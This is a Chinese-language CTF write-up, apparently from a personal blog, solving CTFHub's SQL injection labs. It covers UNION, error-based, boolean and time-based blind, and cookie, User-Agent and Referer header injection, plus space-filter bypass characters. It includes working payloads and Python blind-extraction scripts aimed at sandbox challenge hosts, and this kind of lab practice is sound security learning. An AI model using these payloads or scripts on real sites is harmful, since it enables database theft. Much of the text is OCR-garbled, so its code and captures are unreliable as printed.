- 1. 整数型注入
- 2. 字符型注入
- 3. 报错注入
- 4. 布尔盲注
- 5. 时间盲注
- 6. MySQL结构
- 7. Cookie注入
- 8. UA注入
- 9. Refer注入
- 10. 过滤空格

## 1. 整数型注入

#### 爆回显



一个一个的试,爆出了回显的位置。

#### 爆库名



#### 爆表名





所以最终得出来位置是 sqli.flag.flag

直接拿到flag。



#### 或

## 2. 字符型注入

和上一题差不多

#### 爆回显



或

# SQL字符型注入 ID 1' order by 2 -- ' select \* from news where id='1' order by 2 -- '' ID: 1 Data: ctfhub

发现用#来注释不需要闭合后面的那个引号,但是用--来注释需要后面闭合引号。

```
SQL 字符型注入

ID -1' union select 1,2 #

select * from news where id='-1' union select 1,2 #'
ID: 1
Data: 2
```

# SQL 字符型注入 ID -1' union select database(),2 # Search select \* from news where id='-1' union select database(),2 --'' [D: sqli Data: 2

#### 爆表名

```
SQL 字符型注入

ID -1' union select group_concat(table_name),2 from information_schema.tables where table_schema='sqli' #

select * from news where id='-1' union select group_concat(table_name),2 from information_schema.tables where table_schema='sqli' #'

ID: news,flag
Data: 2
```

#### 爆字段

#### 不想爆字段,也直接拿flag。

```
SQL字符型注入

ID -1' union select *,2 from sqli.flag #

select * from news where id='-1' union select *,2 from sqli.flag #'
ID: ctfhub{33a4172c3a2867fee2468ab6}
Data: 2
```

#### 用爆出的字段拿flag。



# 3. 报错注入

信息来源1

信息来源2

这里是主键重复错误。

爆库名

# SQL 报错注入 ID -1 union select count(\*),concat((database()),0x26,floor(rand(0)\*2))x from information\_schema.tables group by x; select \* from news where id=-1 union select count(\*),concat((database()),0x26,floor(rand(0)\*2))x from information\_schema.tables group by x; 查询错误: Duplicate entry 'sqli&1' for key 'group\_key'

#### 爆表名

# SQL 报错注入

1 Union select count(\*),concat((select table\_name from information\_schema.tables where table\_schema='sqli'),0x26,floor(rand(0)\*

Saarch

select \* from news where id=1 Union select count(\*),concat((select table\_name from information\_schema.tables where table\_schema='sqli'),0x26,floor(rand(0)\*2))x from information\_schema.columns group by x;
查询错误:Subquery returns more than 1 row

#### 注入后发现有行数限制,用limit去试。

# SQL 报错注入

ID 1 Union select count(\*),concat((select table\_name from information\_schema.tables where table\_schema='sqli' limit 1,1),0x26,floor

Search

select \* from news where id=1 Union select count(\*),concat((select table\_name from information\_schema.tables where table\_schema='sqli'
limit 1,1),0x26,floor(rand(0)\*2))x from information\_schema.columns group by x;

查询错误: Duplicate entry 'flag&1' for key 'group\_key'

#### 爆字段名

# SQL 报错注入

ID 1 Union select count(\*),concat((select column\_name from information\_schema.columns where table\_schema='sqli' and table\_nam

Search

select \* from news where id=1 Union select count(\*),concat((select column\_name from information\_schema.columns where table\_schema='sqli' and table\_name='flag'),0x26,floor(rand(0)\*2))x from information\_schema.columns group by x;
查询错误: Duplicate entry 'flag&1' for key 'group\_key'

#### 拿到flag

# SQL 报错注入

D 1 Union select count(\*),concat((select flag from sqli.flag),0x26,floor(rand(0)\*2))x from information\_schema.columns group by x;

Search

select \* from news where id=1 Union select count(\*),concat((select flag from sqli.flag),0x26,floor(rand(0)\*2))x from information\_schema.columns group by x;

查询错误: Duplicate entry ctfhub{ec2253859be146ea40f18728}&1' for key 'group\_key'

## 4. 布尔盲注

# SQL 布尔注入

ID 输个1试试?

earch

select \* from news where id=1
query\_success

有两种返回格式,直接用原来的脚本改改。

```
import requests
 2
 3
4
    def guess_number(url, num_guess_payload, find_in_text):
 5
        start = 0 # use for length's start
 6
        end = 100 # use for length's end
 7
        while 1:
8
            payload = '''?id=1 and if((\{\})>\{\},1,(select 1 union select 2))#'''\
9
                                 .format(num_guess_payload, (start + end) // 2)
10
            (start, end) = change_start_end(url + payload, find_in_text, start,
    end)
11
            if start == end:
                print("number={}".format(start))
12
13
                break
14
        return start
15
16
    def guess_name(url, num_guess_payload, name_guess_payload, find_in_text):
17
18
        length = guess_number(url, num_guess_payload, find_in_text)
        s = ""
19
20
        for i in range(length):
21
            start = 32 # use for ascii's start
            end = 126 # use for ascii's end
22
23
            while 1:
24
                payload = '''?id=1 and if(ascii(substr(({}),{},1))>{},1,(select
    1 union select 2))#'''\
25
                                     .format(name_guess_payload, i + 1, (start +
    end) // 2)
26
                 (start, end) = change_start_end(url + payload, find_in_text,
    start, end)
27
                if start == end:
                     s += chr(start)
28
29
                     break
30
            print(s)
31
32
    def change_start_end(url_payload, find_in_text, start, end):
33
34
        r = requests.get(url_payload)
35
        if find_in_text not in r.text:
36
            end = (start + end) // 2
37
        else:
38
            start = (start + end) // 2 + 1
39
        return start, end
40
41
42
    if __name__ == "__main__":
        Url = "http://challenge-b3b031e7ebf27316.sandbox.ctfhub.com:10080/"
43
44
        Find_in_text = "query_success"
        Num_guess_payload = '''(select length(flag) from sqli.flag)'''
45
```

```
Name_guess_payload = '''(select flag from sqli.flag)'''
guess_name(Url, Num_guess_payload, Name_guess_payload, Find_in_text)
48
```

#### 爆库名

```
42 •
                          jif __name__ == "__main__":
                    43
                               Url = "http://challenge-b3b031e7ebf27316.sandbox.ctfhub.com:10080/"
                               Find_in_text = "query_success"
                                num_gp = '''(select length(database()))'''
                    45
                    46
                               name_gp = '''(select database())'''
                    47
                                guess_name(Url, num_gp, name_gp, Find_in_text)
                    48
                            if __name__ == "__main__"
D:\Python\python3.exe F:/MyProjects/Py/sql-bool-injection/main.py
number=4
sq
sql
sqli
```

#### 爆表名

```
42 •
                           oif __name__ == "__main__":
                                Url = "http://challenge-b3b031e7ebf27316.sandbox.ctfhub.com:10080/"
                                Find_in_text = "query_success"
                                 num\_gp = ''' (select \ length(group\_concat(table\_name)) \ from \ information\_schema.tables \ where \ table\_schema='sqli')''' \\
                                name_gp = '''(select group_concat(table_name) from information_schema.tables where table_schema='sqli')'''
                    46
                                guess_name(Url, num_gp, name_gp, Find_in_text)
                             if __name__ == "__main__"
D:\Python\python3.exe F:/MyProjects/Py/sql-bool-injection/main.py
number=9
new
news
news,
news,f
news,fl
news,fla
news,flag
```

#### 爆字段名

#### 找出flag

```
42 ▶ jif __name__ == "__main__":
                                Url = "http://challenge-b3b031e7ebf27316.sandbox.ctfhub.com:10080/"
                    44
                                Find_in_text = "query_success"
                                num_gp = '''(select length(flag) from sqli.flag)'''
                    45
                             name_gp = '''(select flag from sqli.flag)'''
                    46
                    47
                                guess_name(Url, num_gp, name_gp, Find_in_text)
                            if __name__ == "__main__"
main
CCITION Zeetelolcomoledand
ctfhub{2ee1e131c006fe4a04b
ctfhub{2ee1e131c006fe4a04b5
ctfhub{2ee1e131c006fe4a04b53
ctfhub{2ee1e131c006fe4a04b53f
ctfhub{2ee1e131c006fe4a04b53fe
ctfhub{2ee1e131c006fe4a04b53fe6
ctfhub{2ee1e131c006fe4a04b53fe6}
```

## 5. 时间盲注

也是用我在招新写的代码,并且过程和上面第四题差不多。

```
import requests
 2
    import time
 3
4
 5
    def guess_number(url, num_guess_payload, inter_time):
 6
        start = 0 # use for length's start
        end = 100 # use for length's end
8
        while 1:
9
             payload = '''?id=1 and if((\{\})>\{\},sleep(\{\}),1)#'''\
10
                                 .format(num_guess_payload, (start + end) // 2,
    inter_time)
11
             (start, end) = change_start_end(url + payload, inter_time, start,
    end)
12
            if start == end:
                print("number={}".format(start))
13
14
                break
15
        return start
16
17
18
    def guess_name(url, num_guess_payload, name_guess_payload, inter_time):
        length = guess_number(url, num_guess_payload, inter_time)
19
        s = ""
20
        for i in range(length):
21
            start = 32 # use for ascii's start
22
23
            end = 126 # use for ascii's end
24
            while 1:
25
                payload = '''?id=1 and if(ascii(substr(({}),{},1))>
    {},sleep({}),1)#'''\
26
                                      .format(name_guess_payload, i + 1, (start +
    end) // 2, inter_time)
27
                 (start, end) = change_start_end(url + payload, inter_time,
    start, end)
28
                 if start == end:
29
                     s += chr(start)
30
                     break
31
            print(s)
32
33
```

```
34
    def change_start_end(url_payload, inter_time, start, end):
35
        time_start = time.time()
36
        requests.get(url_payload)
37
        time_end = time.time()
38
        if time_end - time_start < inter_time:</pre>
39
            end = (start + end) // 2
40
        else:
            start = (start + end) // 2 + 1
41
42
        return start, end
43
44
45 if __name__ == "__main__":
        url = "http://challenge-dd26a298cf236e9b.sandbox.ctfhub.com:10080/"
46
47
        Num_guess_payload = '''(select length(flag) from sqli.flag)'''
        Name_guess_payload = '''(select flag from sqli.flag)'''
48
        Inter_time = 1 # second(s)
49
50
        guess_name(Url, Num_guess_payload, Name_guess_payload, Inter_time)
51
```

由于这个要跑很久,我就直接跑最后一个步骤了。(具体过程,和第四题相同,甚至几乎每一步的参数都相同)

```
45 ▶ | if __name__ == "__main__":
                   46
                             Url = "http://challenge-dd26a298cf236e9b.sandbox.ctfhub.com:10080/"
                   47
                              num_gp = '''(select length(flag) from sqli.flag)'''
                             name_gp = '''(select flag from sqli.flag)'''
                   48
                          inter_time = 1 # second(s)
                   49
                   50
                              guess_name(Url, num_gp, name_gp, inter_time)
                           if __name__ == "__main__"
🅨 main 🗡
D:\Python\python3.exe F:/MyProjects/Py/sql-time-injection/main.py
ct
ctf
ctfh
ctfhu
ctfhub
ctfhub{
ctfhub{8
ctfhub{86
ctfhub{860
ctfhub{8600
ctfhub{86007
ctfhub{860079
ctfhub{8600793
ctfhub{8600793b
ctfhub{8600793be
ctfhub{8600793be8
ctfhub{8600793be80
ctfhub{8600793be807
ctfhub{8600793be807e
ctfhub{8600793be807ec
ctfhub{8600793be807ec3
ctfhub{8600793be807ec3f
ctfhub{8600793be807ec3f9
ctfhub{8600793be807ec3f94
ctfhub{8600793be807ec3f94c
ctfhub{8600793be807ec3f94cf
ctfhub{8600793be807ec3f94cf0
ctfhub{8600793be807ec3f94cf0b
ctfhub{8600793be807ec3f94cf0b3
ctfhub{8600793be807ec3f94cf0b32
ctfhub{8600793be807ec3f94cf0b32}
Process finished with exit code 0
```

## 6. MySQL结构

#### 爆回显



#### 爆库名

```
MySQL结构

ID -1 union select database(),2

select * from news where id=-1 union select database(),2

ID: sqli
Data: 2
```

#### 爆表名



#### 爆字段名




### 查找flag



## 7. Cookie注入

这个题就是在burp里面抓包,改cookie。其余过程和第6题一模一样。 直接上最后结果。



### 8. UA注入



除了注入的地方在User-Agent,其他都和第7题一样。

### 9. Refer注入

除了注入的地方在Referer (需要自己添加),其他都和第7题一样。



## 请在referer输入ID

```
Request

Raw Headers Hex

GET / HTTP/1.1

HOST: challenge-6b6e0379d1a0a2d2.sandbox.ctfhub.com:10080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Applewebkit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.141 Safari/537.36

Referen:id=1

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, image
/avif, image/webp, image/apng, */*; q=0.8, application/signed-e
xchange; v=0.8; q=0.9

Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh; q=0.9

Connection: close

Raw Headers Hex HTML Render

HTTP/1.1 200 OK
Server: openrestry/1.15.8.2

Date: Fri, 15 Jan 2021 12:25:38 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 618
Connection: close

X-Powered-By: PHP/7.3.14
Vary: Accept-Encoding
Accept-Encoding: Accept-Encoding: Accept-Encoding: decess-Control-Allow-Origin: *
Access-Control-Allow-Methods: *

//DOCTYPE html>
Active TITL 000 OK
Server: openrestry/1.15.8.2
Date: Fri, 15 Jan 2021 12:25:38 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 618
Connection: close

X-Powered-By: PHP/7.3.14
Vary: Accept-Encoding:
Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding: Accept-Encoding
```

#### 爆表名

```
Request

| Raw | Headers | Hex |
| GET / HTTP/1.1 |
| Host: challenge-6b6e0379d1a0a2d2.sandbox.ctfhub.com:10080 |
| Cache-Control: max-age=0 |
| Upgrade-Insecure-Requests: 1 |
| User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) |
| AppleWebKit/537.36 (KHTML, like Gecko) |
| Chrome/87.0.4280.141 Safari/537.36 |
| Referer:id=-1 union select group_concat(table_name),2 |
| from information_schema.tables where table_schema='sqli' |
| Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image |
| /avif,image/webp,image/apng,*/*;q=0.8,application/signed-e |
| xchange;v=03;q=0.9 |
| Accept-Encoding: gzip, deflate |
| Accept-Language: zh-CN,zh;q=0.9 |
| Connection: close
```

```
Raw Headers Hex HTML Render

HTTP/1.1 200 OK
Server: openresty/1.15.8.2
Date: Fri, 15 Jan 2021 12:26:54 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 725
Connection: close
X-Powered-By: PHP/7.3.14
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: *

</DOCTYPE html>
<html lang="en">
<html lang="en">
<html lang="en">
<html lang="en">
<itile>CTFHub DBDB | ReferDB</tile>
ink rel="stylesheet"
href="static/bootstrap.min.css">
<script src="static/jquery.min.js"></script>
<script src="static/popper.min.js"></script>
</head>
</hd>
</div>
```

#### 爆flag

## 10. 过滤空格

#### 可以代替空格的字符有:

- /\*\*/ (常用)
- %09 (用url编码的需要提前解码或者在地址栏输入,或者用burp)
- %0A (常用)
- %0B
- %0C
- %0D (常用)

#### 其余都差不多。如下:



#### 或者这样:

